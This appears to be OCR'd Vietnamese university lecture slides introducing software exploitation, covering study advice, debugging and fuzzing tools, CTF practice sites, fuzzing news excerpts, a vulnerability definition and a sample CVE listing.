




Trường ĐH CNTT – ĐHQG TP. HCM

NT521 - Lập trình an toàn & Khai thác lỗ hổng phần mềm

Buổi 07

Phần 2 – Khai thác lỗ hổng phần mềm Introduction to Exploitation





Nội dung


- Chọn khó để dẫn đầu ☺
- Khai thác phần mềm - Một số khái niệm cơ bản
- Khai thác phần mềm - Ôn tập 1 số kiến thức
 - Ngôn ngữ assembly – Hợp ngữ
 - Quản lý bộ nhớ
 - Big Endian vs Little Endian
 - C/C++ sang Assembly
 - Instruction – Lệnh
- Lỗi hổng tràn bộ đệm trên stack
 - Stack?
 - Lỗi hổng tràn bộ đệm: mục tiêu, ví dụ
 - Cách khắc phục




“The hard way is the easy way”
Con đường khó nhất là con đường dễ nhất



Nghịch lý về độ khó: How to Climb?




Cách để cam kết đi theo con đường khó



Bước 1. Bắt đầu với những thử hiệu quả nhất.



Cách để cam kết đi theo con đường khó



Bước 2. Làm tốt nhất để đạt được kết quả.

Cách để cam kết đi theo con đường khó



Bước 3. Biến con đường khó nhất thành dễ nhất



Học cách khó

Nguyên tắc chính:

Đọc, Thực hành (DIY), Đọc, Thực hành (DIY), ...

Yêu cầu:

- Assembly – Hợp ngữ, C/C++
- Hệ điều hành, quản lý tiến trình, bộ nhớ,...
- Các công cụ debug: GDB, GDB-PEDA, Immune Debugger, IDA, OllyDbg, Hopper Disassembler...
- Các ngôn ngữ lập trình: Python, Ruby, Go...
- Nguyên tắc lập trình an toàn
- Linux
- pwntools - CTF toolkit
- Ngăn chặn tấn công và Vượt qua ngăn chặn tấn công
- **Fuzzing:** (afl-fuzz, libFuzzer, honggfuzz), AddressSanitizer, Valgrind
- Đánh giá mã nguồn: đọc Source Code, Dịch ngược (Reverse Engineering)...





Trước khi bắt đầu

Học cách khó

Nguyên tắc chính:
Đọc, Thực hành (DIY), Đọc, Thực hành (DIY), ...

Home > Tutorials > GDB



GNU GDB Debugger Command Cheat Sheet

GDB Command cheat sheet: Command summaries.

- # GDB Command Line Arguments
- # GDB Commands
- # Dereferencing STL Containers
- # GDB GUIs
- # GDB Man Pages
- # Links
- # Books

GDB Command Line Arguments:

Starting GDB:

- `gdb name-of-executable`
- `gdb -e name-of-executable -c name-of-core-file`
- `gdb name-of-executable --pid=process-id`
Use `ps -auxw` to list process id's:
Attach to a process already running:

```
[prompt]$ ps -auxw | grep myapp
user1 2812 0.7 2.0 1009328 164768 ? S1 Jun07 1:18 /opt/bin/myapp
[prompt]$ gdb /opt/bin/myapp 2812
OR
[prompt]$ gdb /opt/bin/myapp --pid=2812
```

Command line options: (version 6. Older versions use a single "-")

Option	Description
<code>-help</code>	List command line arguments
<code>-h</code>	
<code>-exec=file-name</code>	Identify executable associated with core file.
<code>-e file-name</code>	

Related YoLinux Tutorials:

- *C++ Info, links
- *C++ String Class
- *C++ STL vector, list
- *Emacs and C/C++
- *Advanced VI
- *CGI in C++
- *Clearcase Commands
- *MS/Visual C++ Practices
- *C++ Memory corruption and leaks
- *YoLinux Tutorials Index

Free Information Technology Magazines and Document Downloads

<http://www.yolinux.com/TUTORIALS/GDB-Commands.html>





Học cách khó

Nguyên tắc chính:

Đọc, Thực hành (DIY), Đọc, Thực hành (DIY), ...

Wargame & Labs:

- <http://pwnable.kr/>
- <https://pwnable.tw/>
- <https://pwnable.vn/>
- <https://ctfs.me/>
- <https://www.root-me.org/>
- <http://ringzer0team.com/>
- <https://www.vulnhub.com/>
- <https://github.com/shellphish/how2heap>
- <https://ctf-wiki.org/pwn/linux/user-mode/environment/>





Học cách khó

Nguyên tắc chính:

Đọc, Thực hành (DIY), Đọc, Thực hành (DIY), ...

The slide features the Black Hat USA 2019 logo at the top left, followed by the date "AUGUST 3-8, 2019" and location "MANDALAY BAY / LAS VEGAS". The main title is "Practical Approach to Automate the Discovery and Eradication of Open-Source Software Vulnerabilities at Scale". Below the title, the speaker information is listed: "Aladdin Almubayed" and "Senior Application Security Engineer @ Netflix", along with the Twitter handle "@0xshellrider". The Netflix logo is visible in the bottom left corner. The background of the slide is a dark digital cityscape with glowing blue and orange lines representing data flow.

<https://www.youtube.com/watch?v=ks9J0uZGMh0>





Học cách khó

Nguyên tắc chính:

Đọc, Thực hành (DIY), Đọc, Thực hành (DIY), ...

black hat
EUROPE 2020
DECEMBER 9-10
BRIEFINGS

Effective Vulnerability Discovery with Machine Learning

Asankhaya Sharma
Veracode

Ang Ming Yi
Veracode

#BHEU @BLACKHATEVENTS


<https://www.blackhat.com/eu-20/briefings/schedule/#effective-vulnerability-discovery-with-machine-learning-21494>



Học cách khó

Nguyên tắc chính:

Đọc, Thực hành (DIY), Đọc, Thực hành (DIY), ...



<https://www.f-secure.com/en/consulting/our-thinking/15-minute-guide-to-fuzzing>



Trước khi bắt đầu

Học cách khó



By [Derek Manky](#) | March 25, 2019

This blog is a summary of an article written by Fortinet's Derek Manky that appeared as a byline article on the Threatpost website on December 7, 2018.

Many developers, along with professional threat researchers, employ a technique known as fuzzing that is designed to discover vulnerabilities in hardware and software interfaces and applications.

By injecting invalid, unexpected, or semi-random data into an interface or program, security engineers can then monitor them for unexpected events—such as crashes, undocumented jumps to debug routines, failing code assertions, and potential memory leaks. This technology helps developers and researchers find bugs and zero-day vulnerabilities that would be nearly impossible to discover otherwise.

Generally speaking, fuzzing tools tend to be custom-made, and because of this, only a tiny group of people have the expertise, time, and backend resources needed to develop and run them. Which is why their use by the criminal community tends to be limited.

Of course, the value of owning an unknown vulnerability for a zero-day exploit to target is high, but fortunately, the ROI for finding such things has been higher still. But all of that could quickly change.

AI Changes Everything

As [machine learning](#) models begin to be applied to fuzzing, however, this technique will very likely become available for the first time to a wider range of less-technical individuals, including the cybercriminal community. And as they learn how to leverage automated fuzzing programs augmented by machine learning, they will be able to accelerate the discovery of zero-day vulnerabilities.

This, in turn, will lead to an increase in zero-day attacks targeting programs and platforms, which will be a significant game changer for cybersecurity. By using Artificial Intelligence Fuzzing (AIF), malicious actors will be able to automatically mine software for zero-day exploits simply by pointing an AIF application at them, bypassing all of the technical skill needed for development and operation.

AIF attacks would have two phases: Discovery and Exploit.



Trước khi bắt đầu

Học cách khó

Google: We've open-sourced ClusterFuzz tool that found 16,000 bugs in Chrome

Google's automated bug-finding tool is now available to all software developers.

By Liam Tung | February 8, 2019 | Topic: Enterprise Software

[WATCH NOW](#)

GOOGLE CHROME
Google Chrome to alert users of fraudulent sites
TO ALERT USERS OF FRAUDULENT SITES

Google has open sourced ClusterFuzz, one of its automated bug-hunting tools that has helped it find around 16,000 bugs in Chrome.

The so-called fuzzing tool, or rather infrastructure, is adept at finding memory-corruption bugs that often end up requiring a security patch.

Until now, only Google engineers and select open-source projects have been able to use ClusterFuzz. But now any software developer can use the automated bug hunter, [Google has announced](#).

Google has employed ClusterFuzz in tandem with OSS-Fuzz, another fuzzing tool it open-sourced two years ago. Together, OSS-Fuzz and ClusterFuzz have uncovered 11,000 bugs in [160 open-source projects](#). Meanwhile, ClusterFuzz has found 16,000 bugs in Chrome, helping Google patch a browser that's used by over a billion people.

FEATURED

Linus Torvalds: Juggling chainsaws and building Linux

Hunker down: The chip shortage and higher prices are set to linger for a while

Everyone needs to buy one of these cheap security tools

AT&T says it has big problems. A T-Mobile salesman showed me how big

MORE FROM LIAM TUNG

Motivation & Productivity
Google search on mobile now lets you scroll endlessly

Smartphones
Smartphones: Samsung ships the most handsets, but Apple makes most of the profit

Security
Google: We're sending out lots more phishing and malware attack warnings - here's why

Enterprise Software
Open-source software: Nine out of 10 companies use it, but how much is it really worth?

NEWSLETTERS

ZDNet Product Watch
News, reviews, and analysis of the newest enterprise technology on the market.

Your email address [SUBSCRIBE](#)

[SEE ALL](#)

RELATED STORIES

1 of 3

Delta is truly annoying customers. Its solution is.

Trước khi bắt đầu

Học cách khó



Fuzzing

- Effective at finding bugs by exploring **unexpected states**
- Recent developments
 - Coverage guided fuzzing
 - AFL started “smart fuzzing” (Nov’13)
 - Making fuzzing more accessible
 - libFuzzer - in-process fuzzing (Jan’15)
 - OSS-Fuzz - free fuzzing for open source (Dec’16)



Trước khi bắt đầu

Học cách khó

Home > Buzz

Buzz

AI Fuzzing & Machine Learning Poisoning Will Uncover New Network and Software Vulnerabilities

November 28, 2018

2993




Fortinet today unveiled predictions from the FortiGuard Labs team about the threat landscape for 2019 and beyond. These predictions reveal methods and techniques that Fortinet researchers anticipate cybercriminals will employ in the near future, along with important strategy changes that will help organizations defend against these oncoming attacks. For a more detailed view of the predictions and key takeaways for CISOs, Highlights of the report follow:

Cyberattacks Will Become Smarter and More Sophisticated

For many criminal organizations, attack techniques are evaluated not only in terms of their effectiveness, but in the overhead required to develop, modify, and implement them. As a result, many of their attack strategies can be interrupted by addressing the economic model employed by cybercriminals. Strategic changes to people, processes, and technologies can force some cybercriminal organizations to rethink the financial value of targeting certain organizations. One way that organizations are doing this is by adopting new technologies and strategies such as machine learning and automation to take on tedious and time-consuming activities that normally require a high degree of human supervision and intervention. These newer defensive strategies are likely to impact cybercriminal strategies, causing them to shift attack methods and accelerate their own development efforts. In an effort to adapt to the increased use of machine learning and automation, we predict that the cybercriminal community is likely to adopt



Học cách khó



<https://github.com/google/oss-fuzz>



Trước khi bắt đầu

Học cách khó

UNCLASSIFIED



DoD Enterprise DevSecOps Reference Design

Version 1.0
12 August 2019

Department of Defense (DoD)
Chief Information Officer

DISTRIBUTION STATEMENT A. Approved for public release. Distribution is unlimited.

i

UNCLASSIFIED





Các khái niệm cơ bản

Vulnerability – Lỗ hổng (danh từ): một lỗi trong bảo mật của hệ thống, có thể cho phép kẻ tấn công sử dụng hệ thống theo 1 cách khác với thiết kế của hệ thống.

Có thể bao gồm:

- Tác động đến tính sẵn sàng của hệ thống.
- Leo thang quyền.
- Điều khiển toàn bộ hệ thống trái phép.
- ...

Tên gọi khác: **security hole** hoặc **security bug**.



Các khái niệm cơ bản

Vulnerability – Common Vulnerabilities and Exposures (CVE)

Vulnerabilities (CVE)

OpenCVE > Vulnerabilities (CVE)

TOTAL **177301 CVE**

CVE	Vendors	Products	Updated	CVSS v2	CVSS v3
CVE-2020-0618	① Microsoft	① Sql Server	2022-01-01	6.5 MEDIUM	8.8 HIGH
A remote code execution vulnerability exists in Microsoft SQL Server Reporting Services when it incorrectly handles page requests, aka 'Microsoft SQL Server Reporting Services Remote Code Execution Vulnerability'.					
CVE-2020-6380	② Fedoraproject, Google	② Fedora, Chrome	2022-01-01	6.8 MEDIUM	8.8 HIGH
Insufficient policy enforcement in extensions in Google Chrome prior to 79.0.3945.130 allowed a remote attacker who had compromised the renderer process to bypass site isolation via a crafted Chrome Extension.					
CVE-2020-6379	② Fedoraproject, Google	② Fedora, Chrome	2022-01-01	6.8 MEDIUM	8.8 HIGH
Use after free in V8 in Google Chrome prior to 79.0.3945.130 allowed a remote attacker to potentially exploit heap corruption via a crafted HTML page.					
CVE-2020-7217	① OpenSuse	① Wicked	2022-01-01	5.0 MEDIUM	7.5 HIGH
An ni_dhcp4_fsm_process_dhcp4_packet memory leak in openSUSE wicked 0.6.55 and earlier allows network attackers to cause a denial of service by sending DHCP4 packets with a different client-id.					
CVE-2020-3934	① Secom	② Dr.id Access Control, Dr.id Attendance System	2022-01-01	7.5 HIGH	9.8 CRITICAL
TAIWAN SECOM CO., LTD., a Door Access Control and Personnel Attendance Management system, contains a vulnerability of Pre-auth SQL Injection, allowing attackers to inject a specific SQL command.					
CVE-2020-3933	① Secom	② Dr.id Access Control, Dr.id Attendance System	2022-01-01	5.0 MEDIUM	5.3 MEDIUM
TAIWAN SECOM CO., LTD., a Door Access Control and Personnel Attendance Management system, allows attackers to enumerate and exam user account in the system.					
